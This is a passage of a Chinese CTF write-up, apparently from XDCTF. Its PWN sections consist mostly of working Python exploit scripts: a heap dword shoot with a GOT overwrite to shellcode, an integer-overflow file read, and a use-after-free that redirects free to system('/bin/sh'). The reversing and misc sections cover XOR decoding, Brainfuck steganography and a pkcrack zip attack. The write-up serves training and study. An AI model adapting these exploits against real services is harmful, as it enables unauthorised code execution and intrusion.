#新建5个girl  for i in range(0,5):  io.read\_until('Choice:')  io.write('1\n')  io.read\_until('Girl:')  io.write('0\n')  #leak addr  io.read\_until('Choice:')  io.write('3\n')  io.read\_until('edit:')  io.write('0\n')  io.read\_until('edit:')  io.write('2\n')  io.read\_until('Girl:')  io.write('A' \* 116 + "PPPP")  #a = raw\_input()  io.write('4\n')  io.read\_until('print:')  io.write('0\n')  content = io.read\_until('Choice:')  index = content.find('PPPP')  heap\_addr = content[index + 8 : index + 12]  heap\_addr = struct.unpack('I',heap\_addr)[0]  print "[+] heap address %s" % hex(heap\_addr)  io.write('3\n')  io.read\_until('edit:')  io.write('1\n')  io.read\_until('edit:')  io.write('2\n')  io.read\_until('Girl:')  io.write('A' \* 116 + struct.pack('I',0x0804B064) + struct.pack('I',0x0804B060))  content = io.read\_until('Choice:')  #dword shoot  io.write('2\n')  io.read\_until('delete:')  io.write('2\n')  io.read\_until('Choice:')  io.write('3\n')  io.read\_until('edit:')  io.write('1\n')  io.read\_until('edit:')  io.write('2\n')  io.read\_until('Girl:')  io.write(struct.pack('I',0x0804B01C))  #修改exit got  io.read\_until('Choice:')  io.write('3\n')  io.read\_until('edit:')  io.write('1\n')  io.read\_until('edit:')  io.write('2\n')  io.read\_until('Girl:')  io.write(struct.pack('I',heap\_addr + 0xc))  io.read\_until('Choice:')  #write shellcode  io.write('3\n')  io.read\_until('edit:')  io.write('0\n')  io.read\_until('edit:')  io.write('2\n')  io.read\_until('Girl:')  io.write('\x90' \* 20 + shellcode + '\x90' \*20)  io.read\_until('Choice:')  io.write('5\n')  io.interact() |

# PWN 400

类似压缩包协议，文件长度那里存在整数溢出，设置为0xfffe就可以过验证，然后后面拷贝文件名的时候就可以直接拷贝flag了：

|  |
| --- |
| #!/usr/bin/python  # -\*- coding: utf-8 -\*-  from zio import \*  io = zio(("159.203.87.2",8888),timeout=1000,print\_write=None)  io.write('PK\x01\x02' + 'A' \* 24 + '\xFE\xFF' + 'B' \* 16 + 'flag.txt' + 'C' \*10)  io.interact() |

# PWN 500

在建立essay内容的时候我们可以建立104长度，这时候再读入我发现事实上一个字节都读入不了，所以设置+4位置的len为0，这样在resit函数时候我们就可以将这块堆卸载，而且不将相关指针设为NULL，造成UAF，下一次再take\_exam时候分配的堆地址与第一次我们建立的exam结构体+16处的指针是相同的地址，这样通过cheat功能可以直接修改第二个科目的指针，覆盖+16处偏移为free\_got，下次再cheat修改科目二内容就修改了free\_got，为put\_plt，再次通过cheat修改科目二的+16处为unlink\_got这样就可以泄露函数指针，通过上面方法，我们将free\_got再次修改为system\_address，然后布置好+16处为/bin/sh，并在take\_exam中建立essay时候输入大于104的长度，这样就可以触发free(s->essay\_str)，事实上这时候直接起shell：


|  |
| --- |
| #!/usr/bin/python  # -\*- coding: utf-8 -\*-  from zio import \*  import struct  import time  io = zio(("128.199.232.78",5432),timeout=1000,print\_write=None)  io.read\_until('6.exit')  io.write('1\n')  io.read\_until('chars')  io.write('1234\n')  io.read\_until('yourself')  io.write('1234\n')  io.read\_until('6.exit')  #新建的essay长度和结构体长度相同  io.write('2\n')  io.read\_until('3.dota')  io.write('1\n')  io.read\_until('essay?')  io.write('104\n')  io.read\_until('OK')  io.write('1' \* 104 + '\n') #fread要以回车结束  io.read\_until('6.exit')  # 删除新建的节点，此时len为0，不将指针清空，造成uaf  io.write('5\n')  io.read\_until('3.dota')  io.write('1\n')  io.read\_until('6.exit')  # 此时math->essay\_str指向的就是english的指针  io.write('2\n')  io.read\_until('3.dota')  io.write('2\n')  io.read\_until('essay?')  io.write('8\n')  io.read\_until('OK')  io.write('A' \* 8 + '\n') #fread要以回车结束  io.read\_until('6.exit')  # 调用cheat函数来修改english的内存  fake\_heap = struct.pack('I',2)  fake\_heap += struct.pack('I',8)  fake\_heap += struct.pack('I',8)  fake\_heap += '\x00' \* 4 #为了使结构体寻址对齐的填充  fake\_heap += struct.pack('Q',0x0000000000602318) #essay\_str地址，这里为free\_got，修改free\_got地址  fake\_heap += struct.pack('Q',0x00000000004013F0) #show\_function，这里64位，不太好利用  fake\_heap += '\x00' \* (0x68 - len(fake\_heap)) #凑齐大小  io.write('1024\n')  io.read\_until(' :)')  io.write('1\n')  time.sleep(0.5)  io.write(fake\_heap + '\n')  io.read\_until('6.exit')  # 通过作弊函数修改essay\_str中，即free\_got指针为puts指针  io.write('1024\n')  io.read\_until(' :)')  io.write('2\n')  time.sleep(0.5)  io.write(struct.pack('Q',0x0000000000400970) + '\n')  io.read\_until('6.exit')  #成功修改指针为puts就可以泄露函数地址了，泄露read地址  fake\_heap = struct.pack('I',0)  fake\_heap += struct.pack('I',0)  fake\_heap += struct.pack('I',8)  fake\_heap += '\x00' \* 4 #为了使结构体寻址对齐的填充  fake\_heap += struct.pack('Q',0x0000000000602328) #essay\_str地址，这里为free\_got，修改为unlink\_got地址  fake\_heap += struct.pack('Q',0x00000000004013F0) #show\_function，这里64位，不太好利用  fake\_heap += '\x00' \* (0x68 - len(fake\_heap)) #凑齐大小  io.write('1024\n')  io.read\_until(' :)')  io.write('1\n')  time.sleep(0.5)  io.write(fake\_heap + '\n')  io.read\_until('6.exit')  # 如果直接调用test\_exam，那么在free后会将ptr+23写入空指针，导致任意写入失败  # 泄露read\_got指针，构造一个错误的长度触发free  io.write('5\n')  io.read\_until('3.dota')  io.write('2\n')  content = io.read\_until('again')  # 偏移，奇怪了，这个地方远程泄露read什么都没有，试了很久换成unlink搞定  unlink\_offset = 0x00000000000ED070  system\_offset = 0x0000000000046640  bin\_sh\_offset = 0x000000000017CCDB  '''  read\_offset = 0x00000000000EC390  system\_offset = 0x0000000000046640  bin\_sh\_offset = 0x000000000017D87B  '''  #其实这个地址是unlink函数的地址  read\_leak = content[content.find('ota\n') + 2 : content.find('ota\n') + 8] + '\x00' \* 2  read\_addr = struct.unpack('Q',read\_leak)[0]  system\_addr = read\_addr - unlink\_offset + system\_offset  bin\_sh\_addr = read\_addr - unlink\_offset + bin\_sh\_offset  print "[+] read address %s" % hex(read\_addr)  print "[+] system address %s" % hex(system\_addr)  print "[+] /bin/sh address %s" % hex(bin\_sh\_addr)  # 调用cheat函数来重新修改被resit破坏的ptr + 232位置的指针内容  fake\_heap = struct.pack('I',2)  fake\_heap += struct.pack('I',0)  fake\_heap += struct.pack('I',8)  fake\_heap += '\x00' \* 4 #为了使结构体寻址对齐的填充  fake\_heap += struct.pack('Q',0x0000000000602318) #essay\_str地址，这里为free\_got，修改free\_got地址  fake\_heap += struct.pack('Q',0x00000000004013F0) #show\_function，这里64位，不太好利用  fake\_heap += '\x00' \* (0x68 - len(fake\_heap)) #凑齐大小  io.write('1024\n')  io.read\_until(' :)')  io.write('1\n')  time.sleep(0.5)  io.write(fake\_heap + '\n')  io.read\_until('6.exit')  #这儿有个问题，free后把ptr+232这里清空了，而根本就没有free吊内存，所以无法再通过它写入了  #修改free\_got为system地址  io.write('1024\n')  io.read\_until(' :)')  io.write('2\n')  time.sleep(0.5)  io.write(struct.pack('Q',system\_addr) + '\n')  io.read\_until('6.exit')  #修改math处essay\_str为/bin/sh 偏移  fake\_heap = struct.pack('I',2)  fake\_heap += struct.pack('I',0)  fake\_heap += struct.pack('I',8)  fake\_heap += '\x00' \* 4 #为了使结构体寻址对齐的填充  fake\_heap += struct.pack('Q',bin\_sh\_addr) #essay\_str地址，这里为free\_got，修改为/bin/sh地址  fake\_heap += struct.pack('Q',0x00000000004013F0) #show\_function，不然无法resit了  fake\_heap += '\x00' \* (0x68 - len(fake\_heap)) #凑齐大小  io.write('1024\n')  io.read\_until(' :)')  io.write('1\n')  time.sleep(0.5)  io.write(fake\_heap + '\n')  io.read\_until('6.exit')  #触发漏洞  io.write('2\n')  io.read\_until('3.dota')  io.write('2\n')  io.read\_until('essay?')  io.write('800\n')  io.interact() |

# REVERSE

# REVERSE100

题目提示很奇怪，不过做完了就都真相大白了

在IDA里面看start看到有反调试，然后以为这就是关键代码，分析了好久，结果提交上去发现不对，所以只好挨个看函数，发现有个400787处的函数跟start函数非常像，并且在最后有一个可疑的赋值，一看竟是把提示信息改了一下，将？变成了！



果然坑人啊。

前面的变换都挺有意思的，说一说。

根据调试的结果，猜测是将输入的字符按字节与 “\|Gq\@?BelTtK5L`\|D`d42;” 异或，然后将前6个与第13-18个倒过来并交换位置，最后如果对应ascii值小于32则加32.

一个一个按照那个步骤反过来做就好，得到flag：XDCTF{U'Re\_AwEs0Me}

# MISC

# MISC100


提供了两张图片：



然后不会啊，再然后就有了露骨的提示：




搜索发现工具源码：




编译后，按照help对zzzzzzyu.png进行解码：

发现了BrainFuck（操大脑？）编码，并输出到文件




关于BrainFcuk，请看：<http://esolangs.org/wiki/Brainfuck>

Google找了一个在线解码BrainFuck编码的工具，得到flag：





# Misc200


下载了一个.zip的压缩文件，打开两个文件，然后打开需要密码



然后使用命令又dump下了另一个zip的压缩包，里面有三个文件，而且是没有经过加密的








于是想到了这篇文章

<http://rk700.github.io/writeup/2014/12/15/zip-known-plain-text-attack/>

就是有两个压缩包，里面有相同的文件，使用pkcrack用未加密的去碰撞已经加密过的文件

然后得到一个新的未加密的压缩包



破解成功了生成了未加密的zip压缩包

得到key:XDCTF{biiubiiiiiiiiiiiiiiiu&ddddyu}